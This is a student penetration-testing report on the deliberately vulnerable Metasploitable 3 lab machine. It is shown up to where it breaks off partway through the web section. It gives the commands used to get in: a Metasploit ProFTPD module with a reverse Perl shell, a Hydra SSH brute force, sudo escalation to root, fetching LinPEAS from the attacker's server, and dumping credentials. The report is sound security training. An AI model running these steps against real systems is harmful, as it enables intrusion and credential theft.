



Penetration Testing Report (Metasploitable 3)

Submitted by:

Islam El-Sayed Ahmed
Abdelrahman Mohammed Ahmed
Abdelrahman Tarek Sayed
Omar Salah Kamel Elmasry
Ahmed Elsayed Rozan
Mohammed Alsaeid Mohammed

Under the supervision of:

Eng. Ahmed Attia

Metasploitable Vulnerabilities Report

Executive Summary:

A vulnerability assessment and penetration test were conducted on one domain Metasploitable 3 to determine its exposure to a targeted cyber-attack. All tests were conducted in a manner that simulated a malicious attacker engaged in a cyber-attack against Metasploitable 3 with the following goals:

- Identify whether a remote attacker can penetrate defenses of Metasploitable 3.
- Determine the impact of a security breach on the confidentiality and integrity of the private data of the system, availability of information systems of Metasploitable 3 and internal infrastructure.

Security vulnerabilities that might give a remote attacker unauthorized access to sensitive data have been identified and exploited.

Scope:

Field	Details
IP address	192.168.172.131
Name	Metasploitable 3.0
System Type	Host
OS Information	Ubuntu 14.04 LTS on Linux kernel 3.x - 4.x

Methodology:

Penetration testing tools and frameworks were used for the vulnerability assessment and penetration test including Nmap, Nessus, Metasploit Framework, various information gathering tools, Kali Linux penetration testing tools and automated vulnerability scanners.

Summary of Findings:

No	Vulnerability	Risk	Testing scale
1	FTP (port 21/tcp)	Critical	Exploited
2	SSH (port 22/tcp)	High	Exploited
3	HTTP (port 80/tcp)	High	Exploited
4	Samba / microsoft-ds (port 445/tcp)	High	Exploited
5	CUPS (port 631/tcp)	Medium	Exploited
6	MySQL (port 3306/tcp)	High	Exploited
7	RTMP (port 3500/tcp)	High	Exploited
8	IRC (port 6697/tcp)	High	Exploited
9	HTTP-Proxy (port 8080/tcp)	High	Exploited

Phase 1: Footprinting and Scanning

To identify the IP address of the target machine, the `ip addr` or `ifconfig` command was used on the Metasploitable 3 virtual machine. The assigned IP address was identified as 192.168.172.131.


This IP address was then used to perform detailed footprinting and scanning.

A comprehensive Nmap scan was executed to discover open ports and service versions:

```
nmap -sV -p- -Pn -n --version-all --open 192.168.172.131
```

Key Findings:

- The host is up and running.
 - Multiple services were discovered running on the target



```
kali@kali:~/Downloads
msfconsole x kali@kali:~/Downloads x
~/Downloads
nmap -sV -p- -Pn -n --version-all --open 192.168.172.131
Starting Nmap 7.94SVN ( https://nmap.org ) 26-06-24 13:27 EEST
Nmap scan report for 192.168.172.131
Host is up (0.00038s latency).
Not shown: 65524 filtered tcp ports (no-response), 2 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
MAC Address: 00:0C:29:5D:ED:19 (VMware)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 118.29 seconds
~/Downloads 1m 58s 1
```

These open ports indicate a significantly exposed system with several high-risk services. After identifying the open ports, a detailed vulnerability assessment was conducted to evaluate the risk level of each service and prioritize exploitation.

Phase 2: Vulnerability Assessments

Following the initial scanning phase, a thorough vulnerability assessment was performed using advanced scanning techniques. We utilized Nmap Scripting Engine (NSE), Hydra , Metasploit Framework auxiliary and exploit modules, and manual service enumeration to identify potential weaknesses and misconfigurations.

These tools helped detect outdated service versions, weak authentication mechanisms, and known exploitable vulnerabilities associated with the exposed services.

Assessment Results:

- Several critical and high-risk vulnerabilities were identified across the exposed services.
- Priority was given to Critical and High risk issues, particularly those allowing remote code execution (RCE), unauthorized access, and data leakage.
- Key vulnerable services discovered include ProFTPD, Apache, Samba, MySQL, and custom web applications (such as the Payroll application).

In the Exploitation phase, we focused on the most dangerous vulnerabilities to demonstrate their real-world impact, followed by detailed mitigation recommendations for each.

Phase 3: Exploitation


In this phase, we attempt to exploit the vulnerable services discovered during the scanning phase. Below, we detail each vulnerability along with the exploitation steps performed.

1. FTP on port 21/tcp (ProFTPD 1.3.5)

Step 1: Scanning

Ran Nmap scan on target 192.168.172.131:

- Port 21 is open.
- Service: ProFTPD 1.3.5



```
~/Downloads
nmap -sV -p21 192.168.172.131
Starting Nmap 7.94SVN ( https://nmap.org ) 26-06-24 11:16 EEST
Nmap scan report for 192.168.172.131
Host is up (0.00060s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
MAC Address: 00:0C:29:5D:ED:19 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.42 seconds
```

Step 2: Finding the Exploit

Opened msfconsole and searched:

- search **ProFTPD**
- Found and selected: **exploit/unix/ftp/proftpd_modcopy_exec**

```
msfconsole
File Actions Edit View Help
msfconsole x kali@kali:~/Downloads x kali@kali:~/Downloads x
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/misc/netSupport_manager_agent 2011-01-08 average No NetSupport Manager Agent Remote Buffer Ov
erflow
1 exploit/linux/ftp/proftpd_sreplace 2006-11-26 great Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overf
low (Linux)
2 \_target: Automatic Targeting
3 \_target: Debug
4 \_target: ProFTPD 1.3.0 (source install) / Debian 3.1
5 exploit/freebsd/ftp/proftpd_telnet_jac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buff
er Overflow (FreeBSD)
6 \_target: Automatic Targeting
7 \_target: Debug
8 \_target: ProFTPD 1.3.2a Server (FreeBSD 8.0)
9 exploit/linux/ftp/proftpd_telnet_jac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buff
er Overflow (Linux)
10 \_target: Automatic Targeting
11 \_target: Debug
12 \_target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1
13 \_target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)
14 \_target: ProFTPD 1.3.2c Server (Ubuntu 10.04)
15 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD 1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > lent Yes ProFTPD 1.3.5 Mod_Copy Comma
```

Step 3: Configuring the Exploit

Loaded the module and set the options:

- RHOSTS = 192.168.172.131
- SITEPATH = /var/www/html
- LHOST = Attacker IP
- LPORT = 4444

```
msfconsole
File Actions Edit View Help
msfconsole x kali@kali:~/Downloads x
msf6 exploit(unix/ftp/proftpd_modcopy_exe) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

Name CurrentSetting Required Description
-----
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host[port],type:host[port][...]
RHOSTS 192.168.172.131 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes HTTP port (TCP)
RPORT_FTP 21 yes FTP port
SITEPATH /var/www/html yes Absolute writable website path
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes Base path to the website
TMPATH /tmp yes Absolute writable path
VHOST no HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

Name CurrentSetting Required Description
-----
LHOST 192.168.172.129 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:


Id Name
--
```

Step 4: Running the Exploit

Executed the exploit.

Result:

- Exploit successful.
- Got Meterpreter session.



```
msfconsole
File Actions Edit View Help
msfconsole x kali@kali:~/Downloads x
www-data
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/lib:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuid:x:100:101:/var/lib/libuid:
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false
sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534:/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,/home/vagrant:/bin/bash
dirmngr:x:105:111:/var/cache/dirmngr:/bin/sh
leia_organax:x:111:100:/home/leia_organax:/bin/bash
luke_skywalker:x:112:100:/home/luke_skywalker:/bin/bash
han_solo:x:113:100:/home/han_solo:/bin/bash
artoo_detoo:x:114:100:/home/artoo_detoo:/bin/bash
c_three_pio:x:115:100:/home/c_three_pio:/bin/bash
ben_kenobi:x:116:100:/home/ben_kenobi:/bin/bash
```

Result:

Successfully displayed all system users on the target.

Impact:

This vulnerability allows a remote attacker to fully compromise the system, execute arbitrary commands, leading to complete control over the server.

Mitigation:

- Update ProFTPD to the latest stable version or disable the mod_copy module.
- Disable anonymous FTP login.
- Use SFTP (SSH File Transfer Protocol) instead of plain FTP.
- Implement strict firewall rules to restrict access to port 21.
- Follow the principle of least privilege and regularly audit file permissions.

2. SSH on port 22/tcp (Weak Credentials)

The SSH service running on port 22 is OpenSSH 6.6.1p1. The primary vulnerability here is the use of weak and predictable credentials.

Step 1: Scanning

Performed an Nmap scan on the target machine 192.168.172.131.

- Port 22 was open.
- Service identified: OpenSSH 6.6.1p1 on Ubuntu Linux.

The main weakness here is the use of weak and predictable credentials.



```
~/Downloads
nmap -sV -p22 192.168.172.131
Starting Nmap 7.94SVN ( https://nmap.org ) 06-06-24 12:30 EEST
Nmap scan report for 192.168.172.131
Host is up (0.00066s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:5D:ED:19 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds

~/Downloads
```

Step 2: Username Enumeration

Using the previous access from Level 1 (ProFTPD exploit), we read the /etc/passwd file to extract a list of valid usernames on the target system.

Step 3: Custom Wordlist Generation

Created a targeted wordlist using CeWL by scraping words from the official Metasploitable 3 documentation:

```
cewl https://github.com/rapid7/metasploitable3/wiki -m 7 -d 0 -w /home/kali/Downloads/list.txt
```


Step 4: Brute Force Attack with Hydra

Combined the usernames list with the custom wordlist and launched a brute-force attack using Hydra:

```
hydra -L users.txt -P list.txt 192.168.172.131 ssh
```

Hydra successfully cracked the credentials.

- Username: vagrant
- Password: vagrant



Step 5: SSH Login and Privilege Escalation

Logged into the target using the discovered credentials:


```
ssh vagrant@192.168.172.131
```

Step 6: LinPEAS Enumeration (Post-Exploitation)


After gaining root via SSH, uploaded and ran LinPEAS for local enumeration:

```
python3 -m http.server 8080
```

```
wget http://192.168.172.129:8080/linpeas.sh -O /tmp/linpeas.sh  
chmod +x /tmp/linpeas.sh
```



```
python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
192.168.172.131 - - [24/Jun/2026 14:45:22] "GET /linpeas.sh HTTP/1.1" 200 -
```



```
root@metasploitable3-ub1404: /home/vagrant# wget http://192.168.172.129:8080/linpeas.sh -O /tmp/linpeas.sh  
--2026-06-24 11:45:22-- http://192.168.172.129:8080/linpeas.sh  
Connecting to 192.168.172.129:8080... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 956174 (934K) [text/x-sh]  
Saving to: '/tmp/linpeas.sh'  
100%[=====>] 956,174 3.30MB/s in 0.3s  
2026-06-24 11:45:23 (3.30 MB/s) - '/tmp/linpeas.sh' saved [956174/956174]  
root@metasploitable3-ub1404: /home/vagrant# ls  
VBoxGuestAdditions.iso  
root@metasploitable3-ub1404: /home/vagrant# chmod +x /tmp/linpeas.sh  
root@metasploitable3-ub1404: /home/vagrant#
```

```
root@metasploitable3-ub1404: /home/vagrant
File Actions Edit View Help
msfconsole x root@metasploitable3-ub1404: /home/vagrant x kali@kali:~/Downloads x
* 'prefix' => 'main_',
* by using the 'prefix' setting. If a prefix is specified, the table
* To have all database names prefixed, set 'prefix' as a string:
* 'prefix' => 'main_',
* To provide prefixes for specific tables, set 'prefix' as an array.
* 'prefix' => array(
* 'prefix' => array(
* 'driver' => 'mysql',
* 'database' => 'databasename',
* 'username' => 'username',
* 'password' => 'password',
* 'host' => 'localhost',
* 'prefix' => "",
* 'driver' => 'pgsql',
* 'database' => 'databasename',
* 'username' => 'username',
* 'password' => 'password',
* 'host' => 'localhost',
* 'prefix' => "",
* 'driver' => 'sqlite',
* 'database' => '/path/to/databasefilename',
* 'database' => 'drupal',
* 'username' => 'root',
* 'password' => 'sploitme'.
* 'host' => '127.0.0.1',
* 'port' => "",
* 'driver' => 'mysql',
* 'prefix' => "",
* $drupal_hash_salt= file_get_contents('/home/example/salt.txt');
$drupal_hash_salt= '8RLh-F312Ky4cq-4D8GFYf6vqozUW3tmY1slRI7Fs_8';
```

From the configuration, we extracted the following database credentials:

- Database: drupal
- Username: root
- Password: sploitme

```
root@metasploitable3-ub1404: /home/vagrant
File Actions Edit View Help
msfconsole x root@metasploitable3-ub1404: /home/vagrant x
~/Downloads/zsh_light
ssh vagrant@192.168.172.131
vagrant@192.168.172.131: assword:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

* Documentation: https://help.ubuntu.com/
Last login: Wed Jun 24 07:05:57 2026
vagrant@metasploitable3-ub1404:~$ whoami
vagrant
vagrant@metasploitable3-ub1404:~$ sudo -l
Matching Defaults entries for vagrant on metasploitable3-ub1404:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User vagrant may run the following commands on metasploitable3-ub1404:
  (ALL : ALL) ALL
  (ALL : ALL) NOPASSWD: ALL
vagrant@metasploitable3-ub1404:~$ sudo su
root@metasploitable3-ub1404:/home/vagrant# whoami
root
root@metasploitable3-ub1404:/home/vagrant#
```

Result:

- Successfully logged in as the vagrant user.
- Ran `sudo -l` to check privileges.
- Used the following command to escalate to root: `sudo su`
- Gained full root access on the target machine.

Impact:

Using weak/default credentials combined with information gathered from other services (FTP) allowed rapid unauthorized access and privilege escalation to root. This type of attack is very common in misconfigured environments and can lead to complete system compromise, data exfiltration, and persistent backdoor installation.

Mitigation:

- Replace all default credentials with strong, complex passwords.
- Disable password authentication and enforce SSH Key-based Authentication.
- Implement account lockout policies and use tools like Fail2Ban.
- Update OpenSSH to the latest version.
- Restrict SSH access via firewall (allow only specific IPs).
- Change `PermitRootLogin` to `no` in `/etc/ssh/sshd_config`.
- Regularly audit user accounts and remove unnecessary ones.


3. HTTP on port 80/tcp (Multiple Web Application Vulnerabilities)

The Apache web server (version 2.4.7) running on port 80 hosted several vulnerable web applications. We performed detailed enumeration and exploitation through the following steps:

Step 1: Initial Web Enumeration

Opened the browser and navigated to `http://192.168.172.131`

- Directory listing was enabled.
- Several files and folders were visible such as:
 - `BimzN.php`, `FCnZB.php`, `chat/`, `drupal/`, `phpmyadmin/`.



Step 2: Directory Brute Forcing


Used ffuf to discover hidden directories and files recursively:

